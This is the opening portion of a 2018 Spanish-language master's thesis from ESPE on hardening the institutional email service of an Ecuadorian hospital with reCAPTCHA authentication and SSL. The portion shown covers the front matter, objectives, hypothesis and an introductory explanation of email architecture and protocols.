



ESPE
UNIVERSIDAD DE LAS FUERZAS ARMADAS
INNOVACIÓN PARA LA EXCELENCIA

**VICERRECTORADO DE INVESTIGACIÓN, INNOVACIÓN Y
TRANSFERENCIA DE TECNOLOGÍA**

CENTRO DE POSGRADOS

MAESTRÍA EN GERENCIA DE SISTEMAS

**TRABAJO DE TITULACIÓN PREVIO A LA OBTENCIÓN DEL TÍTULO
DE MAGÍSTER EN GERENCIA DE SISTEMAS**

TEMA: MEJORAMIENTO DEL SERVICIO DE CORREO ELECTRÓNICO INSTITUCIONAL MEDIANTE EL ANÁLISIS E IMPLEMENTACIÓN DE TÉCNICAS INNOVADORAS DE SEGURIDAD INFORMÁTICA, ACORDE A LAS POLÍTICAS DE TIC's DEL HOSPITAL BÁSICO NATALIA HUERTA DE NIEMES.

AUTOR: VERA ALAY, HENRY WASHINGTON

DIRECTOR: GUALOTUÑA ALVAREZ, TATIANA MARISOL

SANGOLQUÍ

2018



ESPE

UNIVERSIDAD DE LAS FUERZAS ARMADAS
INNOVACIÓN PARA LA EXCELENCIA

i

VICERRECTORADO DE INVESTIGACIÓN, INNOVACIÓN Y TRANSFERENCIA DE TECNOLOGÍA

CENTRO DE POSGRADOS

CERTIFICACIÓN

Certifico que el trabajo de titulación, “*MEJORAMIENTO DEL SERVICIO DE CORREO ELECTRÓNICO INSTITUCIONAL MEDIANTE EL ANÁLISIS E IMPLEMENTACIÓN DE TÉCNICAS INNOVADORAS DE SEGURIDAD INFORMÁTICA, ACORDE A LAS POLÍTICAS DE TIC’s DEL HOSPITAL BÁSICO NATALIA HUERTA DE NIEMES*” fue realizado por el señor *Vera Alay, Henry Washington* el mismo que ha sido revisado en su totalidad, analizado por la herramienta de verificación de similitud de contenido; por lo tanto cumple con los requisitos teóricos, científicos, técnicos, metodológicos y legales establecidos por la Universidad de Fuerzas Armadas ESPE, razón por la cual me permito acreditar y autorizar para que lo sustente públicamente.

Sangolquí, 27 de Junio de 2018

Firma:

.....
Tatiana Marisol Gualotuña Alvarez

C.C.: 1711498418.....



VICERRECTORADO DE INVESTIGACIÓN, INNOVACIÓN Y TRANSFERENCIA DE TECNOLOGÍA

CENTRO DE POSGRADO

AUTORÍA DE RESPONSABILIDAD

Yo, *Vera Alay, Henry Washington*, con cédula de ciudadanía n° 1311012775, declaro que el contenido, ideas y criterios del trabajo de titulación: *Mejoramiento del servicio de correo electrónico institucional mediante el análisis e implementación de técnicas innovadoras de seguridad informática, acorde a las políticas de TIC's del Hospital Básico Natalia Huerta de Niemes* es de mi autoría y responsabilidad, cumpliendo con los requisitos teóricos, científicos, técnicos, metodológicos y legales establecidos por la Universidad de Fuerzas Armadas ESPE, respetando los derechos intelectuales de terceros y referenciando las citas bibliográficas.

Consecuentemente el contenido de la investigación mencionada es veraz.

Sangolquí, 27 de Junio de 2018

Firma:



Henry Washington Vera Alay

C.C.: 1311012775



VICERRECTORADO DE INVESTIGACIÓN, INNOVACIÓN Y TRANSFERENCIA DE TECNOLOGÍA


CENTRO DE POSGRADO

AUTORIZACIÓN

Yo, **Vera Alay, Henry Washington**, con C. C. n° 1311012775 autorizo a la Universidad de las Fuerzas Armadas ESPE publicar el trabajo de titulación: **Mejoramiento del servicio de correo electrónico institucional mediante el análisis e implementación de técnicas innovadoras de seguridad informática, acorde a las políticas de TIC's del Hospital Básico Natalia Huerta de Niemes** en el Repositorio Institucional, cuyo contenido, ideas y criterios son de mi responsabilidad.

Sangolquí, 27 de Junio de 2018

Firma:


.....
Henry Washington Vera Alay

C.C.: 1311012775

DEDICATORIA

Me honra dedicar este merecimiento académico como Magister en Gerencia de Sistemas de la República del Ecuador, primeramente a Jehová Dios, por darme el privilegio de vivir y de estar junto a mis seres queridos, por ser la parte perfecta que complementa mi vida, y que hoy disfruto junto a mis padres Vidal y María, quienes me motivaron durante todo este proceso de preparación, mis hermanos Leonardo, Danny y Ericka, que depositaron su confianza y su apoyo en todo momento, mi sobrino Alejandro, y de manera especial a mi amada hijita Keithley Angelina Vera Bermeo, eres mi mayor tesoro gracias por comprenderme, por tu amor y paciencia, por todos los fines de semana que pase lejos de ti, para cumplir con este objetivo, este logro es el resultado de mucho esfuerzo y sacrificio, por un mejor porvenir.

AGRADECIMIENTO

Agradezco infinitamente a mi familia, son los seres que más amo y quienes han estado en todo momento, gracias por ser parte indispensable en este proyecto de mi vida profesional; gracias me llevo una bella imagen de mis maestros de aula de sus clases, de sus consejos y de sus buenos chistes, este emprendimiento me llevó a conocer gente muy preparada que sin su ayuda no hubiera podido concluir esta etapa profesional, la guía de autoridades muy renombradas a quienes nombro con todo respeto y consideración: Dra. Tatiana Gualotuña, Ing. Geovanni Ninahualpa, Ing. Diego Marcillo, ahora me espera una nueva etapa de mi vida prometo dar lo mejor de mí, y aplicar todo lo aprendido; así mismo agradezco a dos grandes al Ing. David Badillo y ex compañero LPIC Eduardo Villota, por brindarme su apoyo académico incondicional, y a todos quienes han contribuido de una u otra manera en este proceso, todos juntos hemos sido protagonistas de este triunfo, mi agradecimiento profundo, estoy en eterna deuda con todos...

Bendiciones y nuevamente gracias este triunfo es de todos... viva el Ecuador... viva Manabí...
viva Portoviejo...

ÍNDICE DE CONTENIDOS

CERTIFICACIÓN	i
AUTORÍA DE RESPONSABILIDAD	ii
AUTORIZACIÓN	iii
DEDICATORIA	iv
AGRADECIMIENTO	v
ÍNDICE DE CONTENIDOS	vi
ÍNDICE DE TABLAS	ix
ÍNDICE DE FIGURAS	xi
RESUMEN	xiii
ABSTRACT	xiv
CAPÍTULO 1	1
ANTECEDENTES	1
1.1 INTRODUCCIÓN	1
1.2 PLANTEAMIENTO DEL PROBLEMA	2
1.3 FORMULACIÓN DEL PROBLEMA	3
1.4 OBJETIVOS	4
1.4.1 Objetivo General	4
1.4.2 Objetivos Específicos	4
1.5 JUSTIFICACIÓN E IMPORTANCIA	5
1.6 HIPÓTESIS	6
1.6.1 VARIABLES DE INVESTIGACIÓN	6
1.6.1.1 Variable independiente	6
1.6.1.2 Variable dependiente	7
CAPÍTULO 2	8
MARCO TEÓRICO Y ESTADO DEL ARTE	8
2.1 FUNDAMENTACIÓN TEÓRICA	8
2.1.1 Arquitectura y Componentes de Correo	8

2.1.2	Funcionamiento del Correo Electrónico	11
2.1.3	Seguridad del Servicio de Correo Electrónico	13
2.1.3.1	Autenticación Segura	13
2.1.4	Evaluación de la Seguridad	15
2.1.5	Ataques Informáticos	17
2.1.6	Legislación del Servicio de Correo Electrónico.....	20
2.1.7	Normas y Estándares de Seguridad.....	24
2.1.8	Software Libre.....	29
2.1.9	Servidores de Correo.....	30
2.1.10	Clientes de correo.....	32
2.1.11	Estado del Arte	34
CAPÍTULO 3.....		35
DESARROLLO DE LA PROPUESTA.....		35
3.1	ANÁLISIS DE LA SITUACIÓN ACTUAL	35
3.2	ANÁLISIS DE HERRAMIENTAS PARA IMPLEMENTAR CORREO SEGURO ...	42
3.2.1	Selección del Sistema Operativo.....	43
3.2.1.1	Evaluación de parámetros generales	43
3.2.1.2	Evaluación de parámetros de seguridad	52
3.2.1.3	Presentación de resultados	59
3.3	ANÁLISIS DE SERVIDORES DE CORREO	61
3.4	ANÁLISIS DE CLIENTES DE CORREO.....	68
3.5	NORMAS DE SEGURIDAD PARA EVALUACIÓN DE CLIENTES DE CORREO	69
3.5.1	ISO/IEC 9126 para la evaluación de software de clientes de correo	70
3.5.2	Funcionalidad	71
3.5.3	Confiableabilidad.....	72
3.5.4	Usabilidad.....	73
3.5.5	Mantenibilidad	75
3.5.6	Portabilidad	76
3.5.7	Seguridad.....	77

3.5.8	Análisis de Resultados	79
3.6	IMPLEMENTACIÓN DEL CORREO INSTITUCIONAL	80
3.6.1	Instalación del sistema operativo seleccionado.....	80
3.6.2	Instalación del Servidor de Correo Seleccionado	81
3.6.3	Instalación del Cliente de Correo Seleccionado.....	82
3.6.4	Método de Autenticación de Usuarios	82
3.6.5	Funcionamiento del Método reCAPTCHA V2.....	86
3.6.6	Implementación del método reCAPTCHA en cliente de correo Roundcube.....	88
3.6.7	Método de Cifrado de Transporte de Datos	88
3.6.8	Funcionamiento del Protocolo HTTPS	91
3.7	DISCUSIÓN DE RESULTADOS	94
3.7.1	Selección de Servidor de Correo	94
3.7.2	Método de Autenticación Segura	96
3.7.3	Política de Clave Segura	107
3.7.4	Cifrado de Datos.....	107
	CAPÍTULO 4.....	110
	CONCLUSIONES Y TRABAJOS FUTUROS.....	110
4.1	CONCLUSIONES	110
4.2	TRABAJOS FUTUROS	111
	ANEXOS	112
	BIBLIOGRAFÍA.....	131

ÍNDICE DE TABLAS

Tabla 1 <i>Determinación de pesos de parámetros generales</i>	44
Tabla 2 <i>Evaluación general - Proceso de instalación amigable</i>	45
Tabla 3 <i>Evaluación general - Soporte Técnico</i>	46
Tabla 4 <i>Evaluación general - Manejo de actualizaciones en línea</i>	46
Tabla 5 <i>Evaluación general - Opciones de entornos gráficos</i>	47
Tabla 6 <i>Evaluación general - Soporte de varias arquitecturas</i>	48
Tabla 7 <i>Evaluación general - Documentación</i>	48
Tabla 8 <i>Evaluación general - Soporte varios idiomas</i>	49
Tabla 9 <i>Evaluación general - Requerimientos de hardware</i>	50
Tabla 10 <i>Evaluación general - Herramientas gráficas de configuración</i>	50
Tabla 11 <i>Evaluación general - Sistema de archivos soportados</i>	51
Tabla 12 <i>Evaluación general - Gestor de paquetes</i>	52
Tabla 13 <i>Determinación de pesos de parámetros de seguridad</i>	52
Tabla 14 <i>Evaluación de seguridad - Opciones de cortafuegos (firewall)</i>	53
Tabla 15 <i>Evaluación de seguridad - Opciones de antivirus</i>	54
Tabla 16 <i>Evaluación de seguridad - SELinux</i>	54
Tabla 17 <i>Evaluación de seguridad - Herramientas para evaluar vulnerabilidades</i>	55
Tabla 18 <i>Evaluación de seguridad - Soporte de herramientas IDS/IPS</i>	56
Tabla 19 <i>Evaluación de seguridad - Herramientas para forzar contraseñas débiles</i>	56
Tabla 20 <i>Evaluación de seguridad - Tiempo de soporte</i>	57
Tabla 21 <i>Evaluación de seguridad - Soporte para cifrado de las particiones del disco duro</i>	58
Tabla 22 <i>Evaluación de seguridad - soporte para herramientas de monitoreo de recursos</i>	58
Tabla 23 <i>Matriz de resultado finales - Parámetros generales</i>	59
Tabla 24 <i>Matriz de resultado finales - Parámetros de seguridad</i>	60
Tabla 25 <i>Comparación de características entre servidores de correo. (si=1), (no =0)</i>	62
Tabla 26 <i>Conveniencia de los Servidores de Correo MTA's.</i>	62
Tabla 27 <i>Comparación de varios servidores SMTP que son software libre</i>	67
Tabla 28 <i>Característica en Funcionalidad</i>	71

Tabla 29 <i>Características de Confiabilidad</i>	72
Tabla 30 <i>Características de Usabilidad</i>	74
Tabla 31 <i>Características de Mantenibilidad</i>	75
Tabla 32 <i>Características de Portabilidad</i>	76
Tabla 33 <i>Características de seguridad</i>	78

ÍNDICE DE FIGURAS

<i>Figura 1</i> Aspectos básicos del servidor de correo electrónico	10
<i>Figura 2</i> Cliente de correo electrónico Zimbra.....	11
<i>Figura 3</i> Funcionamiento de servidor de correo.....	12
<i>Figura 4</i> Parámetros de evaluación de clientes de correo.....	80
<i>Figura 5</i> Pantalla cliente de correo Roundcube.....	85
<i>Figura 6</i> Pantalla método de verificación reCAPTCHA	86
<i>Figura 7</i> Pantalla patrón de imágenes método reCAPTCHA.....	87
<i>Figura 8</i> Pantalla método de verificación reCAPTCHA de texto plano	87
<i>Figura 9</i> Esquema de cifrado SSL.....	90
<i>Figura 10</i> Pantalla sitio web Banco Pichincha certificado SSL	92
<i>Figura 11</i> Pantalla inicio de sesión correo Zimbra sin certificado SSL	93
<i>Figura 12</i> Comparación de servidores de correo por características.....	95
<i>Figura 13</i> Comparación de servidores de correo consolidado	95
<i>Figura 14</i> Pantalla herramienta metasploit framework en sistema Kali Linux	98
<i>Figura 15</i> Pantalla terminal Kali Linux ip de equipo atacante	99
<i>Figura 16</i> Pantalla directorio destino de archivo troyano grupo1.exe.....	100
<i>Figura 17</i> Pantalla procedimiento de empaquetado.....	101
<i>Figura 18</i> Pantalla procedimiento de posesión de la máquina atacante	102
<i>Figura 19</i> Esquema de red del Hospital Natalia Huerta de Niemes	103
<i>Figura 20</i> Pantalla prueba ping de conectividad equipo virtual al servidor de correo	103
<i>Figura 21</i> Pantalla prueba ping de conectividad del servidor de correo a host atacante	104
<i>Figura 22</i> Pantalla escaneo de puertos host servidor (ipp:190.11.16.221).....	104
<i>Figura 23</i> Pantalla prueba ataque de contraseñas al host servidor con reCAPTCHA.....	105
<i>Figura 24</i> Pantalla ataque de contraseña por fuerza bruta sin seguridad reCAPTCHA.....	106
<i>Figura 25</i> Pantalla inicio de sesión de correo con método reCAPTCHA	108
<i>Figura 26</i> Pantalla inspección de elementos en navegador firefox	108
<i>Figura 27</i> Pantalla inspección de paquetes encriptados en la red.....	109
<i>Figura 28</i> Pantalla acceso al servicio reCAPTCHA de google	120

Figura 29 Pantalla formulario de registro del método reCAPTCHA	121
Figura 30 Pantalla formulario finalización de registro de método reCAPTCHA	123
Figura 31 Pantalla directorio de archivo login.html de cliente de correo	123
Figura 32 Pantalla terminal - instalación del certificado SSL.....	130

RESUMEN

El presente trabajo de titulación se constituyó en el estudio de nuevas soluciones de correo electrónico y de la implementación de mecanismos innovadores de seguridad informática, aplicados al Hospital Básico Natalia Huerta de Niemes, el cual se complementó en tres capítulos, el primer capítulo data de la evolución del correo electrónico hacia un análisis situacional del servicio de correo institucional y métricas de implementación; el segundo capítulo, se fundamenta en acápites de los elementos que componen el servicio de correo, la evaluación de la seguridad ante ataques informáticos y definición de mecanismos de seguridad; finalmente en un tercer capítulo, se efectuó un amplio análisis de soluciones de software libre, servidores de correos bajo estudios relacionados y el análisis de clientes de correo con el estándar internacional ISO/IEC 9126 para la evaluación de la calidad del software. El proyecto se enmarcó bajo el cumplimiento de políticas de seguridad dispuestos por la Dirección Nacional de Tecnologías de la Información y Comunicaciones (DNTICS) del Ministerio de Salud Pública (MSP). La Metodología de investigación aplicada fue A Design Science Research (Investigación en Ciencia del Diseño para los Sistemas de Información), los resultados de estudio propiciaron un sistema de correo más seguro además de la implementación de mecanismos de seguridad de autenticación de usuarios y certificado SSL (Secure Sockets Layer).

Palabras claves.-

- **POLÍTICAS DE SEGURIDAD**
- **AUTENTICACIÓN**
- **CIFRADO SSL**

ABSTRACT

The present work of titulación constituted in the study of new solutions of electronic mail and of the implementation of innovative mechanisms of computer science security, applied to the Basic Hospital Natalia Huerta de Niemes, which was supplemented in three chapters, the first chapter dating back to the evolution of the email to a situational analysis of the institutional mail service and implementation metrics; the second chapter, is based on provisions of the elements that compose the email service, the evaluation of the security against cyber-attacks and definition of security mechanisms; Finally in the third chapter, was a comprehensive analysis of solutions with free software, servers of post under related studies and analysis of e-mail clients with the international standard ISO/IEC 9126 for evaluation of the quality of the software. The project is framed under compliance with security policies prepared by the National Directorate of information technologies and communications (DNTICS) of the Ministry of public health (MSP). The research methodology was A Design Science Research (research on Science of design for information systems), the results of study led to a mail system more secure as well as the implementation of security mechanisms authentication of users and SSL (Secure Sockets Layer) certificate.

Key words.-

- **SECURITY POLICIES**
- **AUTHENTICATION**
- **SSL ENCRYPTION**

CAPÍTULO 1

ANTECEDENTES

1.1 INTRODUCCIÓN

De acuerdo a (Machín, 2006) “el correo electrónico es, después de la navegación en la World Wide Web (red informática mundial), el segundo servicio más utilizado por los usuarios de Internet”. Históricamente la comunicación se ha basado en los encuentros personales y a través de documentos escritos, desde la década de los setenta, en Estados Unidos se comenzó a utilizar el correo electrónico es una forma de comunicación aunque inicialmente en ámbitos universitarios. En la actualidad, el correo electrónico ya constituye una forma de comunicación habitual, sobre todo en países en los que el Internet se ha introducido de forma más amplia, que en el nuestro.

Podemos considerar el correo electrónico una herramienta sujeta a consideraciones éticas y legales de cualquier actividad; no obstante ello implica considerar una serie de beneficios y riesgos en su uso. Entre los beneficios que ofrece el correo está la transmisión rápida de la información, permiten mayor tiempo para reflexionar sobre el contenido, permite dejar el historial de la información transmitida, podría incluso mejorar la intercomunicación con una reducción de costos de la organización. Entre los riesgos pueden suscitarse fallas técnicas y jurídicas, como interrupciones del correo, falta de integridad de la información, destrucción de los datos ocasionados por un fallo técnico o un virus, amenazas con la confidencialidad, uso inadecuado por el contenido, entre los más comunes.

Hoy en día disponemos de una gran variedad de software, que nos permiten crear servicios flexibles, principalmente en temas de seguridad, por ello el presente proyecto data del mejoramiento de un sistema de correo aterrizado en la Unidad de Salud Hospital Básico Natalia Huerta de Niemes, lo cual hizo necesario efectuar una valoración adecuada del funcionamiento del servicio de correo, sobre métricas en funcionalidad, seguridad y administración apegadas a la norma ISO (Estándar Internacional de Normalización) y la IEC (Comité Internacional de Información) en su estándar 9126 para la evaluación de software, dando como resultado que el sistema de correo carece de beneficios como implementar nuevas funciones, es de costo y ello involucra que su crecimiento depende de las actualizaciones del sistema a las cuales la organización debe de ajustarse, sin embargo este análisis comparativo permitió tener otros beneficios con el uso de software libre, asegurando la autenticación de usuarios y cifrado de la información.

1.2 PLANTEAMIENTO DEL PROBLEMA

Los sistemas de información han concebido transcendentamente como el activo más importante de pequeñas, medianas y grandes empresas, ello representa el control de sus operaciones y la toma de decisiones.

El Hospital Básico Natalia Huerta de Niemes, cuenta en su infraestructura tecnológica con un servicio de correo en el cual se identificaron los siguientes problemas:

- Fallos de implementación
- Licencia comercial sujeta a renovación periódica

- Limitado número de cuentas de correo de acuerdo a la licencia contratada.
- Pérdida de datos de vital importancia de cuentas de usuarios
- Administración limitada
- Claves de usuarios débiles
- Violación de la privacidad
- Problemas con listas negras

Sujeto a los problemas identificados en el servicio de correo electrónico lo cual atenta contra la integridad de la información principalmente en la falta de uso de herramientas de seguridad en la autenticación de usuarios y definición de claves no seguras, por tanto la solución propuesta en este proyecto se basó en desarrollar mecanismos de seguridad para el mejorar la seguridad del correo además de definir una solución de correo electrónico acorde a las necesidades y políticas de la institución.

1.3 FORMULACIÓN DEL PROBLEMA

El presente estudio se encaminó al cumplimiento de las políticas de TIC's del Hospital Básico Natalia Huerta de Niemes, en cuanto a mejorar la gestión del servicio del correo electrónico institucional y del análisis de la suite Zimbra, debido a problemas en limitaciones del servidor tales como:

- No se reporta un estudio comparativo de soluciones en servidores de correo institucional, donde se analicen aspectos de funcionalidad, administración y seguridad que se ajusten a las políticas de TIC's.

- El servidor de correo Zimbra no es un software de código abierto, a pesar de tener una versión gratuita y otras de costo, no opera bajo licencia GPL (Licencia Pública General).
- Esta herramienta no permite integrar el uso de otras herramientas externas por el hecho de ser una suite con las funciones únicamente del fabricante.
- No posee mecanismos de seguridad como autenticación de usuarios y de cifrado, para el transporte de los datos a través del servidor.

1.4 OBJETIVOS

Los objetivos planteados en el presente proyecto de investigación son los siguientes:

1.4.1 Objetivo General

- Mejorar la seguridad del servicio de correo electrónico institucional del Hospital Básico Natalia Huerta de Niemes, a través del uso de mecanismos innovadores en seguridad para la autenticación de usuarios y cifrado de transporte de datos, que incurran en el cumplimiento de las políticas de TIC's.

1.4.2 Objetivos Específicos

Para el cumplimiento del objetivo general se definieron los siguientes objetivos específicos:

- Realizar un estudio comparativo de soluciones de servidores y clientes de correo electrónico en cuanto a métricas de seguridad, funcionalidad y administración, para definir la herramienta de uso institucional.
- Aplicar un método de seguridad para la autenticación y verificación de usuarios.

- Definir un mecanismo de cifrado de datos para el transporte seguro de la información a través del correo institucional.
- Implementar el servicio de correo electrónico con los métodos de seguridad seleccionados.

1.5 JUSTIFICACIÓN E IMPORTANCIA

En la actualidad muchas empresas públicas y privadas de nuestro país, hacen uso del correo electrónico como una herramienta de comunicación y transmisión de información digital, sin embargo, existe una problemática que es la seguridad.

El presente estudio se justifica en la implementación de servicios informáticos y de seguridad basados en el servicio de correo electrónico del Hospital Básico Natalia Huerta de Niemes, ya que en la actualidad el correo institucional se ha convertido en un medio de comunicación muy usual y práctico, sin embargo el uso de estas tecnologías se ven limitadas en métricas de funcionalidad, seguridad y administración, lo que conlleva a un manejo inadecuado de la comunicación y gestión del servicio de correo.

El Hospital Básico Natalia Huerta de Niemes, acoge a 107 funcionarios, por lo tanto maneja un gran volumen de información en la red de salud, la cual es de carácter confidencial; sin embargo con el uso de internet, ésta información no está exenta de ataques informáticos (Mieres, 2009), por ello se hace necesario definir un sistema de correo que sea seguro junto con la implementación de mecanismos de seguridad como autenticación de usuarios y cifrado de datos para el transporte seguro de la información a través del correo institucional.

La importancia del proyecto se fundamenta en el cumplimiento enérgico de las políticas de TIC's, en la selección de un sistema de correo electrónico acorde a las necesidades de la institución, obteniendo beneficios tales como protección de la confiabilidad e integridad de los datos, en la disminución de errores de implementación, funcionalidad ilimitada del sistema de correo, administración de usuarios indefinidos, salvaguardar la información de los repositorios de las cuentas, definición de claves fuertes, y reducción de riesgos en listas negras o antispam, además de la implementación de métodos de seguridad.

Por otra parte pretende beneficiar en forma directa a las grandes aspiraciones de la institución al comprometer a las autoridades a innovar y postular hacia un referente en el mundo moderno de las tecnologías.

1.6 HIPÓTESIS

La implementación de mecanismos de seguridad en el servicio de correo electrónico institucional del Hospital Básico Natalia Huerta de Niemes permitirá reducir los riesgos de vulnerabilidad del sistema en la confiabilidad y seguridad de la información digital.

1.6.1 Variables de Investigación

En la presente investigación se definen dos tipos de variables:

1.6.1.1 Variable independiente

La variable independiente se fundamenta en:

- Mecanismo de autenticación y cifrado de datos.

1.6.1.2 Variable dependiente

La variable dependiente se fundamenta en:

- Servicio de correo seguro.

CAPÍTULO 2

MARCO TEÓRICO Y ESTADO DEL ARTE

2.1 FUNDAMENTACIÓN TEÓRICA

2.1.1 Arquitectura y Componentes de Correo

El sistema de correo electrónico es, junto al WWW, el servicio proporcionado en internet que más importancia y auge ha presentado, al menos en cuanto al número de usuarios se refiere. De hecho, se considera como uno de los principales factores que ha popularizado el uso de internet (Rodríguez, 2011).

Este servicio es un sistema para la transferencia de mensajes, rápido y eficiente, ideado bajo la arquitectura cliente-servidor típica de internet. No es simplemente un programa cliente que se comunica con un servidor mediante un protocolo de aplicación, sino que está compuesto por varios subsistemas, cada uno con una funcionalidad determinada que interaccionan entre sí mediante distintos protocolos de aplicación. Las funcionalidades que todo usuario espera de este sistema son:

- Composición del mensaje.
- Transferencia desde el origen al destino sin intervención del usuario.
- Generación de un informe de la transmisión del mensaje.
- Visualización de los correos recibidos.
- Gestión de los correos: lectura, borrado, almacenaje.

Un sistema de correo electrónico se constituye en cuatro componentes:

Ciente de correo (MUA - *Mail User Agent [Agente Usuario de Correo]*). Ofrece los mecanismos necesarios para la lectura y composición de los mensajes de correo.

Servidor de correo saliente (MTA - *Mail Delivery Agent [Agente de Entrega de Correo]*). Recibe el correo electrónico y lo envía al servidor de entrada del dominio del receptor. Normalmente utiliza los protocolos SMTP o IMAP.

Servidor de correo entrante (*MDA - Mail Delivery Agent [Agente de Entrega de Correo]*). Almacena los correos electrónicos enviados a los buzones que gestiona y cuando un cliente consulta su cuenta le envía los correos electrónicos que ha recibido.

Normalmente utiliza los protocolos POP (*Postal Office Protocol [Protocolo de Oficina de Correo]*) o IMAP (*Internet Message Access Protocol [Protocolo de acceso a mensajes de Internet]*).

Agente de acceso. Se encarga de conectar un agente de usuario al mensaje almacenado mediante protocolos de aplicación como POP e IMAP.

Para comunicar los distintos subsistemas que componen la arquitectura del servicio de correo, se dispone de los protocolos:

- Simple Mail Transport Protocol (SMTP) es encargado del transporte de los mensajes de correo.

- Postal Office Protocol (POP) e Internet Message Access Protocol (IMAP) encargados, ambos, de comunicar a los agentes de usuario (MUA) con los agentes de entrega de correo (MDA). Además, permiten la gestión, por parte de los usuarios, de sus buzones de correo.

A continuación se muestra el esquema general de un correo electrónico:




Figura 1 Aspectos básicos del servidor de correo electrónico

Fuente: (Rodríguez, 2011)

El cliente de correo electrónico es una aplicación que proporciona al usuario una interfaz más o menos amigable con los mecanismos necesarios para escribir, recibir y contestar a mensajes.

Existen clientes de correo electrónico basados en diferentes interfaces, de texto o gráfica, que introducen más o menos familiaridad y coste de aprendizaje para el usuario, pero todos presentan las mismas funciones: recepción, composición y ordenación mediante carpetas y subcarpetas del correo electrónico. A continuación se muestra el cliente de correo Zimbra.




Figura 2 Cliente de correo electrónico Zimbra

Fuente: (Zimbra I. , 2005-2014)

2.1.2 Funcionamiento del Correo Electrónico

Cuando se envía un correo electrónico, el mensaje se enruta de servidor a servidor hasta llegar al servidor de correo electrónico del receptor. El servidor de correo envía una petición al DNS (Domain Name System o Sistema de Nombres de Dominio) este lo resuelve y lo envía al MTA que tiene la tarea de transportarlo hacia el MTA del destinatario comunicándose entre sí por el protocolo SMTP.

En internet, los MTA se comunican entre sí usando el protocolo SMTP, y por lo tanto se los llama servidores SMTP o a veces servidores de correo saliente (Networkcata, 2010).

Luego el MTA del destinatario entrega el correo electrónico al servidor del correo entrante MDA, el cual almacena el correo electrónico mientras espera que el usuario lo acepte, pero antes

pasa por los protocolos POP3 y el IMAP que serán los encargados de enviar los mensajes, utilizados para recuperar un correo electrónico de un MDA:

POP3 (*Post Office Protocol [Protocolo de Oficina de Correo]*).

Es el más antiguo de los dos, obtiene mensajes del correo electrónico a clientes local, se usa para recuperar el correo electrónico y, en algunos casos, dejar una copia en el servidor.

IMAP (*Internet Message Access Protocol [Protocolo de Acceso a Mensajes de Internet]*).

Es un protocolo de red de acceso a mensajes electrónicos en un servidor, el cual se usa para coordinar el estado de los correos electrónicos (leído, eliminado, movido) a través de múltiples clientes de correo electrónico. Con IMAP, se guarda una copia de cada mensaje en el servidor, de manera que esta tarea de sincronización se pueda completar. En la siguiente figura, se muestra el esquema de los conceptos analizados del funcionamiento del correo electrónico, desde la salida y entrega del mensaje.

